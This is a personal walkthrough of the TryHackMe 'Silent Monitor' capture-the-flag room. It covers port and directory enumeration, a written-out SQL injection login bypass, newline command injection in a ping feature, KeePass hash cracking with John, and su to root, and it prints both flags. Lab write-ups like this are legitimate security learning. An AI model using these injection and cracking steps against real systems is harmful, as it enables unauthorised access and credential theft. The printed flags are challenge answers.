TryHackMe: Silent Monitor CTF

My writeup for Tryhackme’s Silent Monitor CTF!
1. Introduction
Green Lights, Dark Corners
CorpNet’s internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look.
The portal is up. The services show green. The audit log looks clean.
But clean logs can be written by anyone.
Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.
Objectives
- find open ports
- find hidden endpoints
- bypass login
- intercept traffic
- find hidden credentials
- get flags!
I used openVPN and my own Kali machine. Also THM kicked me out a few times, so the IPs in the screenshots change in between.
Enumeration
I started with trying to open the ip in my browser, but it was not accessible.
Next was an nmap scan to find open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.113.164.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-03 10:46 +0200
Nmap scan report for 10.113.164.146
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a3:0d:64:79:e5:8a:3f:cd:e2:fd:30:12:a6:d4:4c:b4 (ECDSA)
|_  256 80:cc:91:29:43:82:c0:8f:ff:b5:9c:ad:f1:a6:46:98 (ED25519)
5050/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.10.12)
|_http-server-header: Werkzeug/2.0.2 Python/3.10.12
|_http-title: CorpNet \xE2\x80\x94 Network Operations Centre
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.89 seconds
So we have open ports 22 & and http 5050.
 On port 5050 we only access a landing site, but nothing more of interest.
Next part was a scan for endpoints with gobuster:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.113.164.146:5050 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.113.164.146:5050
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
internal             (Status: 200) [Size: 8770]
Yes, got /internal with a login panel for the NOC portal. Tried the usual admin-admin and some other combinations without luck, so I tried the classic SQL injection with admin’ OR 1=1;–‘ 
AND BOOM. Got access to the NOC dashboard. 
The only way to interact with the platform was at “Host Health”, where we can ping different endpoints. So I tried it in combination with different commands, nothing worked at first. So I intercepted it with Burp Suite and tried different commands and inserting a new line with %0a worked! 

Found a file named secret.config and got credentials for the sysadmin account! 
Logged in via ssh and got the user.txt!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
sysadmin@tryhackme-2204:~$ ls
backups  user.txt
sysadmin@tryhackme-2204:~$ cat user.txt
THM{sQli_4nd_cMd_1nj3ct10n_l3D_y0u_h3re!}

sysadmin@tryhackme-2204:~/backups$ ls
README.txt  infrastructure.kdbx
sysadmin@tryhackme-2204:~/backups$ cat README.txt
Backup archive — infrastructure credentials

Periodic exports from the credential store are placed here by the backup agent.
Treat all files in this directory as CONFIDENTIAL.

infrastructure.kdbx — KeePass credential database

Contact the sysadmin team lead if you require access.
There was also a keepass file that I copied to my kali machine via scp. It was secured with a password, so John came to work!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/john/run]
└─$ ./keepass2john /home/kali/infrastructure.kdbx > hash.txt

┌──(kali㉿kali)-[~/john/run]
└─$ ./john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 15000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
spring           (infrastructure)
1g 0:00:00:00 DONE (2026-06-03 12:01) 4.167g/s 10533p/s 10533c/s 10533C/s spring..canela
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Aaaand got a password: spring
 And we got the credentials for the root user!
Still logged in via ssh I just switched to root with the password from the keepass file.
1
2
3
4
5
6
7
sysadmin@tryhackme-2204:~$ su root
Password:
root@tryhackme-2204:/# cd ~
root@tryhackme-2204:~# ls
root.txt  snap
root@tryhackme-2204:~# cat root.txt
THM{KDBx_V4ul7_H4s_b33n_cr4ck3d_0peN}
And got the root flag!
That’s it for today! Thanks for passing by! Keep learning!